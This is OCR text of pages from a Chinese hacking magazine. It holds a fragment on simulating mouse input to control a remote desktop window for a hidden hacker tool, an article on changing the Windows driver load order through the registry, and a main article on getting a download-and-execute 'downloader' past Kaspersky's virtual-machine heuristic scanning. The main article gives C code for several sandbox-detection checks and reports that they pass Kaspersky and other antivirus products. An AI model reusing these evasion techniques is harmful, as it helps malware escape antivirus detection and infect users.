
获得了窗口句柄，我们就可以向该窗口发送消息了。这里我使用发送键盘消息的方法给窗口却一直没成功，最后只有使用模拟鼠标操作的方式来实现。让窗口获得焦点并置于顶层，然后模拟鼠标操作：

```
if (WindowHandle)
    {
        Sleep(1000);
        SetForegroundWindow(WindowTSHandle);
        //将远程桌面置于顶层
        //发送最大化消息
        SendMessage(WindowTSHandle,WM_
SYSCOMMAND,SC_MAXIMIZE,0);
        Sleep(1000);
        //鼠标左键
        mouse_event(MOUSEEVENTF_LEFTDOWN
|MOUSEEVENTF_LEFTUP,0,0,0,0);
        Sleep(1000);
        //鼠标右键
        mouse_event(MOUSEEVENTF_RIGHTDOWN
|MOUSEEVENTF_RIGHTUP,0,0,0,0);
        Sleep(1000);
        GetCursorPos(&pt);
        SetCursorPos(pt.x + 20,pt.y+95);
                    //将光标移至“新建”处
        mouse_event(MOUSEEVENTF_LEFTDOWN
|MOUSEEVENTF_LEFTUP,0,0,0,0);
        Sleep(1000);
        GetCursorPos(&pt);
        SetCursorPos(pt.x + 164,pt.y);
                //将光标移至“文件夹”处单击
        mouse_event(MOUSEEVENTF_LEFTDOWN
|MOUSEEVENTF_LEFTUP,0,0,0,0);
    }
```

通过以上代码，实现了在远程主机的桌面上新建了一个文件夹的效果。代码中光标移动的位置可以根据获得的原始光标位置作调整。在这里只是通过建立一个文件夹的简单方式来说明可以对远程桌面进行操作。

继续完善

如果作为一个成熟的黑客工具文中有很多地方没有实现，比如界面隐藏，判断登录是否成功，防护软件的通过情况等。这里只是一个简单的思路而已。该方法使用 mouse_event 函数来模拟鼠标就必须要远程桌面窗口可见并位于顶端，但作为黑客工具来说就必须要隐蔽运行，因此必须使用向窗口发送消息的方式来模拟鼠标键盘操作，我用 sendmessage 和 postmessage 函数来向远程桌面窗口发消息却一直不成功，甚至使用 keybd_event 函数来模拟键盘操作都无效，最后只有退而求其次，使用 mouse_event 函数了。望有知道原因的朋友给予指点。（编辑提醒，本文涉及的代码可到黑防官方网站下载）



前置知识：注册表
关键字：Windows、驱动

Windows 启动驱动加载顺序修改

文/图 Shining

首先说明为什么 Windows 启动时驱动的加载顺序是可以修改的。在 Windows 内核环境下第一个提出占有某设备的驱动程序获得该设备的所有权。这个所有权可以共享，也可以独占，由提出占有要求的设备驱动程序决定。如果设备驱动程序对设备提出了独占占有要求，则以后加载的设备驱动程序对该设备尝试提出的任何占有要求都将失败。因此，除非是特殊的设备，否则设备驱动程序的加载顺序必须可以由设备驱动程序的作者进行修改。

下面介绍 Windows 启动驱动加载顺序的机制：在系统启动初始化的时候，驱动程序的加载顺序是遵循一定规律的。决定驱动程序在什么时候被载入系统的信息保存在注册表中。分三批载入：由 ntldr 载入内存的；由 I/O 管理器载入内存的；由 SCM(Service Control Manager) 载入。决定其批次载入顺序的是 HKLM\SYSTEM\CurrentControlSet\Services\驱动名\Start 的值来决定。该值为 0，第一批被载入；该值为 1，第二批被载入；该值为 2，第三批被载入。对于同一批驱动中的驱动，又会按驱动所在组的先后载入。组的先后顺序由 HKLM\SYSTEM\CurrentControlSet\Control\ ServiceGroupOrder\List 决定。每个驱动的 HKLM\ SYSTEM\CurrentControlSet\Services\驱动名\Group 决定了驱动所属的组，如果 ServiceGroup Order\List 没有对应的 Group ，那么就在所有组加载完之后加载。对于同一个组中的驱动，按驱动的 Tag 的先后载入。Tag 的先后顺序由 HKLM\SYSTEM\CurrentControlSet\Control\ GroupOrderList 组名决定。每个驱动的 HKLM\SYSTEM\ Current\ControlSet\Services\驱动名\Tag 决定了驱动在组中的 Tag。这个 Tag 值的大小由驱动安装的先后顺序决定，先安装的 Tag 值小，后安装的 Tag 值大。

通过以上内容可以看出，如果想要修改驱动的加载顺序可以从三个方面入手：1.加载的批次，2.加载所在的 Group，3.所在组的 Tag。本文将从这三个方面来介绍可用于驱动程序加载顺序的方法。

修改所在加载批次

即修改 HKLM\SYSTEM\CurrentControlSet\Services\驱动名\Start。本文以 beep.sys 为例进行试验。在进行相关修改前，beep.sys 的注册表信息如图 1 所示。

使用 XueTr 查看内核加载顺序，beep 为 77，将 Start 项的值改为 0 后重启，beep 启动顺序提前为 27。




图 1

修改 Beep 注册表键值 Start 前：



修改 Beep 注册表键值 Start 后：



这种方法修改后的效果十分明显。

修改所在 Group

ServiceGroupOrder 包含按加载顺序排列的组名称列表。ServiceGroupOrder \list 列表将被扫描两次。首先加载所有起始值为 0 的设备驱动程序，然后加载所有起始值为 1 的设备驱动程序。因此，无论起始值为 0 的设备驱动程序在 ServiceGroup Order \list 列表中处于什么位置，它都会在所有起始值为 1 的设备驱动程序之前加载。本文实验机器的 ServiceGroup Order 内容如下:(数量太多，仅列出部分，其中包括 beep 所在的组 Base)

System Reserved	Management	Boot File
Boot Bus Extender	FSFilter Content Screener System	
System Bus Extender	FSFilter Continuous Backup **Base**	
SCSI miniport	Filter	Pointer Port
Port		Keyboard Port

关于所在 Group 的修改可以有三种方法，一种是将 Beep 所在组 Base 在 ServiceGroup Oder\List 中的顺序提前，一种是添加新的 Group，还有就是直接修改 Beep 注册表项下的 Group 项。第一种方法的结果如下。

将 Beep 所在的 Base 放到 Port 的位置后：



第二种方法，自己创建一个 Group:First，同样将其放到 Port 位置前，编辑 Beep 的注册表项，修改其所在组，如图 2 所示。




图 2

结果如下，发现 Beep 先于正常情况下在 beep 前面的 Null 启动：

Beep.SYS	0xF8BAC000	0x00002000	0x8239F5F0	C:\WINDOWS\System32\Drivers\Beep.SYS		75
Null.SYS	0xF8D73000	0x00001000	0x823A0268	C:\WINDOWS\System32\Drivers\Null.SYS		76

这两种方法带来的影响很小，对注册表项中的驱动以及 Group 进行观察，发现 Start 标号为 1 的启动项中有很多关联启动，也就是说即使在 ServiceGroupOrder 排名不前也是会提前加载的，例如 NDIS 启动后，或将其相关的驱动一并加载起来，这些驱动也并不在相关的 Group 中。所以如果想要大幅度改变加载顺序需要进行更多的测试发现适合的 Group，或者是改变特定的驱动的加载顺序。

修改所在组的 Tag

Tag 的值可以帮助决定某个组内设备驱动程序的加载顺序。加载顺序不必按数字顺序排列，相反，可以按照由 GroupOrderList 定义的顺序排列。GroupOrderList 中每个组的第一项都是 Tag 值的数值。接下来是要加载的 Tag 值的数字顺序。组中的设备驱动程序首先按照其由 GroupOrderList 所定义的 Tag 值进行加载。如果设备驱动程序没有 Tag 值，或者 Tag 值不在 GroupOrderList 中，则这些设备驱动程序将在加载具有有效 Tag 值的设备驱动程序之后进行加载。对于这些设备驱动程序，无法保证加载顺序，只能保证组中的所有设备驱动程序都在下一组加载之前进行加载。有一点要提醒，并非每个 Group 都出现在 GroupOrderList 中。如果 GroupOrderList 中没有某个组，则无法保证组内设备驱动程序的加载顺序。

Beep 的 Tag 值根据之前所示是 02，Beep 所在的 Base 组中的 Tag 值状态如图 3 所示。

```
数值名称(N):
Base
数值数据(V):
0000   12 00 00 00 0E 00 00 00   ........
0008   01 00 00 00 02 00 00 00   ........
0010   03 00 00 00 04 00 00 00   ........
0018   05 00 00 00 06 00 00 00   ........
0020   07 00 00 00 08 00 00 00   ........
0028   09 00 00 00 0A 00 00 00   ........
0030   0B 00 00 00 0C 00 00 00   ........
0038   0D 00 00 00 0F 00 00 00   ........
0040   10 00 00 00 11 00 00 00   ........
0048   12 00 00 00               ....
```

图 3

这组状态的意思是：开始的一个 12（十六进制）是告诉我们当前组一共有 0x12 个驱动要被启动，启动顺序为 0E，01，02……

将 Beep 的 Tag02 移到第一位，如图 4 所示。

```
数值名称(N):
Base
数值数据(V):
0000   12 00 00 00 02 00 00 00
0008   01 00 00 00 0E 00 00 00
0010   03 00 00 00 04 00 00 00
0018   05 00 00 00 06 00 00 00
0020   07 00 00 00 08 00 00 00
0028   09 00 00 00 0A 00 00 00
0030   0B 00 00 00 0C 00 00 00
0038   0D 00 00 00 0F 00 00 00
0040   10 00 00 00 11 00 00 00
0048   12 00 00 00
```

图 4

修改后的加载顺序为：

Beep.SYS	0xF8BB8000	0x00002000	0x81F5CC08	C:\WINDOWS\System32\Drivers\Beep.SYS	76
Null.SYS	0xF8D71000	0x00001000	0x81F6C6E8	C:\WINDOWS\System32\Drivers\Null.SYS	77

经查证，Null 正是 Base 组下标号为 01 的驱动。也就是说组内的加载顺序调整也是可行的，只是这种方法，对于同一组中有多个启动驱动的效果会更好。同时修改 Group 的方法和修改 Tag 的方法是可以结合使用的，在此不再赘述。

总　结

从上面的例子可以看出，三种方法各有特点，方法一能够大幅度提升加载顺序，不过加载类型是否符合需要修改顺序的驱动还需考量，方法二和三改变的幅度很小适合微调，不过针对什么驱动进行修改也是有影响的，本文只做了一个简单的实验，修改驱动加载顺序的更多问题还有待研究。另外，因为修改注册表的代码编写起来十分简单，本文就不详述代码了。

可见，要想改变 Windows 启动时的驱动加载顺序并非是件难事，不过要想将自己的驱动调整到理想的启动位置还是需要多次试验小心定位的。改变驱动的启动顺序能够带来很多问题，不管是针对自己所写的驱动还是修改系统的驱动均有好有坏，关键还是要看使用者如何使用了。（**编辑提醒，本文涉及的代码可到黑防官方网站下载**）

前置知识：无
关键词：卡巴、启发式扫描



卡巴斯基虚拟机启发式扫描技术突破

文　masepu

随着病毒木马技术的不断变化和发展，反病毒软件的杀毒技术和能力也在不断提高。杀毒软件最初只是单纯依靠固定的特征码扫描技术来发现病毒，到后来发展到以简单的启发式扫描和基于 HIPS 的主动防御等技术为主来检测未知病毒和恶意软件，亦在不断的进步和完善。特别是现在的主流反病毒软件普遍采用了基于虚拟机技术的启发式扫描技术，使其对未知病毒和恶意软件的查杀能力不断增强。这种方法虽然存在着一些系统资源消耗过大，误报率高的问题，但仍是杀

毒软件技术未来发展的主流方向。虚拟机杀毒技术一直是安全界研究的热点问题，部分国际知名杀软厂商，如卡巴斯基在基于虚拟机的启发扫描技术上已经具有牢固根基，并有效应用到自己的安全产品之中，使一般病毒木马的常规变形和免杀手段很难奏效。

"虚拟机杀毒技术"简单的说就是由杀毒软件先虚拟一套程序运行环境，让被检测程序在该虚拟环境下运行，杀软全程监控该程序的执行过程，最后根据其行为来分析和判定是否为病毒程序。这项技术的运行过程可分为以下四步，首先是在计算机里创造一个可控的虚拟运行环境，然后在这个环境中激发病毒运行，之后根据其行为特征进行病毒分析，最后处理病毒。卡巴斯基的安全产品在运用基于虚拟机的启发式病毒扫描技术上对于未知病毒和木马的检测取得了很好的效果，由于要考虑到查杀效率和误报情况，其杀软虚拟机作为一个模拟的程序运行环境，其与真实的操作系统必然存在着或多或少的差异。比如在Windows操作系统下，卡巴斯基杀软为了能够通过虚拟机来运行检测病毒就必须虚拟一个Windows的系统环境，包括各种API函数，文件信息及硬件信息。程序在其中执行时才能够完全按照真实系统环境来运行，如果模拟的不到位，就会发生在虚拟机环境中可能不能执行的代码在真实环境中运行却可以生效的情况。这就表明只要恶意代码加上运行前判断是否是在虚拟机环境中运行的代码，或是利用某些特殊代码使虚拟机模拟失效，就可能顺利绕过卡巴斯基的虚拟机启发式扫描。如以下是一段常见的下载者代码：

```
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\notepad.
    exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

将以上代码通过VC++6.0编译生成，在装有KIS2010的主机上会立即被杀。如果通过简单的函数替换，加无用指令等传统改变特征码的方式来做免杀的话依然会报病毒。这是因为KIS2010会通过虚拟机虚拟执行该程序指令。程序函数的调用顺序为先通过URLDownloadToCacheFile函数下载一文件，然后再通过ShellExecute函数执行该文件，一旦发现这两个敏感的操作并按该顺序执行时，KIS就会报警，任你如何变换一律无效。

如何针对卡巴斯基虚拟机和真实主机的差异来逃避和绕过查杀，重点就是在于寻找虚拟机和真实主机间的有效差异，以下就是针对卡巴斯基的虚拟机扫描技术绕过的几种方式。

explorer.exe 进程 ID 与父进程 ID 比较法

网上xyzreg提到的判断父进程的方法很流行，思路是判断程序当前进程的父进程是否为explorer.exe，如果是则为真实环境，如果不是则为卡巴斯基虚拟机。该段代码现已失效，估计是卡巴斯基已将被检测程序的父进程模拟成了explorer.exe，因此该方法失效，但由此方法引出的其他方法依然有效，比如说explorer.exe进程ID与其父进程ID比较法。该方法的基本思路就是比较explorer.exe的进程ID与其父进程ID的异同。在真实系统中这两个PID是不同的，而在卡巴斯基虚拟机中，这两个PID却是一样的。这个思路是黑防2010年9期的《编写反启发式免杀下载者》一文中的提到的。文中提供的是汇编代码，这里贴出其主要C代码如下：

```
HANDLE hkz=CreateToolhelp32Snapshot (TH32CS_
SNAPPROCESS,0);
pe.dwSize=sizeof(PROCESSENTRY32);
if (Process32First(hkz,&pe))
{ do{
    if (stricmp(pe.szExeFile,"explorer.exe")==0)
    {   fpid=pe.th32ParentProcessID;   //父进程 ID
        epid=pe.th32ProcessID;    //explorer.exe 进程 ID
        break;}
    }while(Process32Next(hkz,&pe));}
if(fpid ==epid)  return 0;
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\
notepad.exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

基于循环超时攻击的思路

此方法是网上看到的一种方法，作者的思路是使用大量无意义的代码块来模拟Sleep函数的功能，原因是卡巴斯基对于大量循环的无意义操作并未完全虚拟执行，致使虚拟机的时间和真实环境下的时间不一致，使程序在虚拟机中和真实环境下的执行流程的不一样。这样就实现了对卡巴斯基虚拟查毒的绕过。部分关键代码如下：

```
TCHAR szMutex[] = "1111";
HANDLE hEvnet = CreateEvent(NULL,NULL,NULL,szMutex);
int tmp = GetLastError();
if(tmp == 0) { STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
TCHAR szPath[MAX_PATH];
GetModuleFileName(NULL,szPath,MAX_PATH);
CreateProcess(szPath,NULL,NULL,NULL,FALSE,0,NULL,NULL
,&si,&pi);
for(int i = 0;i < 1000000000; i++)
{ _asm{nop}}
CloseHandle(hEvnet);
return 0; }
TCHAR szFileName[MAX_PATH] = {0};
URLDownloadToCacheFile(NULL,"file://c:\\windows\\
notepad.exe",szFileName,MAX_PATH,0,NULL);
ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);
```

此方法虽然能够绕过卡巴斯基的虚拟机查杀，但是执行时占用了大量的CPU和内存资源，速度很慢，因此使用价值较低。此法详细情况可参见网上的《卡巴斯基虚拟机启发式查毒的绕过方法》作者dangdang一文。

利用下载函数是否执行成功的判定方法

该方法的思路是在看雪论坛的《也谈卡巴斯基2010虚拟机启发式扫描技术突破》中看到的。更改后的主要代码如下：

```
TCHAR szFileName1[MAX_PATH] = {0};
HRESULT result = URLDownloadToCacheFile(NULL,"file://c:\\
        windows\\xyz.exe",szFileName1,MAX_PATH,0, NULL);
//从指定的路径下载文件，url 是一个根本不存在的地址。
if (result != 0){TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\windows\\
    notepad.exe",szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW);}
```

其主要思路是通过函数URLDownloadToCacheFile去下载一个根本不存在的文件，如果失败，就正常执行后面的下载者操作，否则退出。当然在实际执行时结果肯定是下载失败，能够执行到后面的下载者代码的。由于卡巴斯基虚拟机在对此虚拟

时没有真正地去访问和下载这一不存在的文件，直接默认为下载成功，因此就不会虚拟执行到后面下载者的代码。具体为什么卡巴斯基没有真正去下载该文件，直接默认为下载成功就不得而知了，估计也是为了保证虚拟机查杀的高效率和低资源占用率吧。

利用运行程序延时绕过虚拟机查杀

该方法的基本思路是利用真实主机在执行程序时的时间差异来判断的。比如在真实的系统中运行一个 GUI 程序，从执行到其完全运行起来是有一定延时的。如果在运行后立即利用 FindWindow 函数查找该 GUI 窗体是不成功的，而在卡巴斯基虚拟机里是默认如果该文件存在一定能够立即运行起来，并不考虑意外运行失败或是有延时现象。这样我们就可以利用此特点来判断是否为真实环境，然后再运行我们的下载者代码。这里我用运行一个 GUI 程序然后检测其窗口的方式来测试，测试代码如下所示：

```
STARTUPINFO si;
PROCESS_INFORMATION pi;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
HANDLE MessageBoxHandle;
CreateProcess("C:\\windows\\notepad.exe",NULL,NULL,NULL,F
ALSE,
0,NULL,NULL,&si,&pi);
MessageBoxHandle = FindWindow("Notepad",NULL);
Sleep(1000);
if (!MessageBoxHandle)
{      TCHAR szFileName[MAX_PATH] = {0};
          URLDownloadToCacheFile(NULL,"file://c:
\\windows\\notepad.exe",
szFileName,MAX_PATH,0,NULL);
     ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW); }
```

该代码的关键在于首先运行的 notepad.exe 和其后的 FindWindow 函数之间在真机上运行的微小延时。由于运行了 notepad.exe，卡巴斯基的虚拟机一定认为后面的 FindWindow 函数必能够执行成功，所以在本代码中是不会去执行 if 下的语句的。可是在实体机中由于执行时延的关系，执行 FindWindow 时往往 notepad 还没有起来，导致 FindWindow 函数失败，所以能够顺利下载执行。通过此方法，我们也能顺利绕过卡巴斯基的虚拟机查杀。为了让这种方法具有更强的实用性，我们通过设置 CreateProcess 函数的参数将该 GUI 程序隐藏运行，即将 CreateProcess 函数中的 STARTUPINFO 类型参数 si 的 wShowWindow 属性设为 SW_HIDE 即可。经测试效果是一样的，顺利通过卡巴虚拟机查杀。

利用 FindWindow 函数绕过虚拟机查杀

该方法的测试代码与第四种方法的基本一样，但原理却完全不同。前一种方式能够逃避卡巴斯基虚拟机的查杀是因为虚拟机模拟执行程序时没有考虑到真实系统中的程序运行延时的问题，如果我们在 CreateProcess 函数和 FindWindow 函数间加入了 Sleep 函数，则程序就会被杀。而后一种方法能够顺利通过的原因是卡巴斯基虚拟机没有完全模拟 FindWindow 函数。部分代码如下：

```
CreateProcess("C:\\windows\\notepad.exe",NULL,NULL,NULL,FALSE,
0,NULL,NULL,&si,&pi);
Sleep(1000);   //此处等待一会儿
MessageBoxHandle = FindWindow(NULL,"无标题 - 记事本");
//此处改为通过窗口名查找
if (MessageBoxHandle)
{   TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\windows\
\notepad.exe",
                 szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,SW_SHOW); }
```

在真实环境中，该段代码中的 FindWindow 函数是可以执行成功的，而在卡巴斯基虚拟机中，这个利用窗口名称查找句柄的函数却执行失败，而在上一个方法中利用窗口类查找的 FindWindow 函数卡巴斯基虚拟机却可以成功执行。通过此方法，我们同样可以达到绕过卡巴斯基虚拟机杀毒的效果。

利用检测 IDT 地址的方法突破

该方法的思路来源于黑防 2010 年第 9 期的《检测程序是否在 VMWare 虚拟机中运行》一文。该文通过指令来获取系统的中断描述符表地址，以此值来判断程序是否运行于 VMWare 虚拟机中。文中测试的为 VMWare 5 的 IDT 表地址为 0xffxxxxxx。我在 Windows XP SP3 下的 VM7 中的测得 IDT 表地址为 0xffc18000，和 VM5 中是一样的，但在 Windows 7 下的 VM7 中该值完全不同。看来该值与宿主系统的版本有很大关系。我想是否卡巴斯基虚拟机中的 IDT 表地址与 VM 一样，也是有固定的值呢。通过不断的尝试，我终于将卡巴斯基虚拟机的 IDT 表地址固定到了一个较小的范围，在 0x8003f400 与 0x80047400 之间，以此范围为判断依据进行测试，分别在不同的 Windows XP SP3 中文版+KIS2010 下和 Windows 7 中文版+KIS2011 下测试，全部免杀，看来卡巴斯基的虚拟机 IDT 表地址也是固定的，以下是主要代码：


```
_asm sidt idtr
idt_base = *((unsigned int*)(idtr+2));
if((idt_base > 0x8003f400)&&(idt_base < 0x80047400) )
{ MessageBox(NULL,"在 KIS 中","在 KIS 中",MB_OK);}
else
{   TCHAR szFileName[MAX_PATH] = {0};
    URLDownloadToCacheFile(NULL,"file://c:\\windows\\
system32\\
          write.exe",szFileName,MAX_PATH,0,NULL);
    ShellExecute(0,"open",szFileName,NULL,NULL,SW_
SHOW); }
```

这段代码通过检测 IDT 地址址与已知的卡巴斯基虚拟机 IDT 值的范围比较来判断是否为卡巴斯基虚拟机。有兴趣的读者可以继续测试下卡巴斯基虚拟机的 IDT 地址，觉得这样会比这个范围检测更加准确。

以上是我在测试下载者代码时收集和发现的一些绕过卡巴斯基虚拟机查杀的方法，提供的仅是证明代码，可能部分方法要实际应用时还要作相应更改，但基本思路是一致的。就是代码编写者要找到虚拟机和真实环境间的各种区别，构造出一种卡巴虚拟机无法虚拟的情况就可能突破该查杀机制了。其实除了超时攻击的方法外，其余的方法基本上都是在执行时首先根据虚拟机和真机间的不同来判断自身所在的环境是否为杀软的虚拟机环境，如果是就终止执行，以此条件判定来有效逃避 KIS 的虚拟机查毒。以上代码均在 kis2010 和 kis2011 下都做了测试，都能够顺利通过。在包括 360 杀毒、诺顿网络安全特警 2010、Mcafee 防病毒防火墙组合、ESET Smart Security4.0、小红伞、诺顿反病毒等的主流杀软环境下测试，发现大部分杀软对这两个下载执行的函数没有监控，基本都是免杀的。360 杀毒可检测到利用 for 循环超时攻击的程序，ESET Smart Security 可检测到利

用 URLDownloadToCacheFile 执行是否成功的判定方法的程序为未知病毒，但代码稍改就能免杀，且一律都对未加任何绕过代码的原始下载程序放行。看来这两款杀软只是将在网上公布的这两种绕过方法盯上了。在运行时诺顿网络安全特警中的 Sonar 能够检测出大部分的下载者病毒，但不知什么原因对于未加任何绕过代码的原始下载程序却放行了。对杀软的病毒检测机理研究的不多，没能找到这种情况产生的原因。有兴趣的读者可以继续测试下其他具有虚拟机启发式杀毒的杀软，看看它们与卡巴斯基虚拟机间的异同和绕过方法。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无
关键词：openVPN、VPN、动态口令



使用 openVPN 打造免费动态口令 VPN

文/图 xysky

事情由来

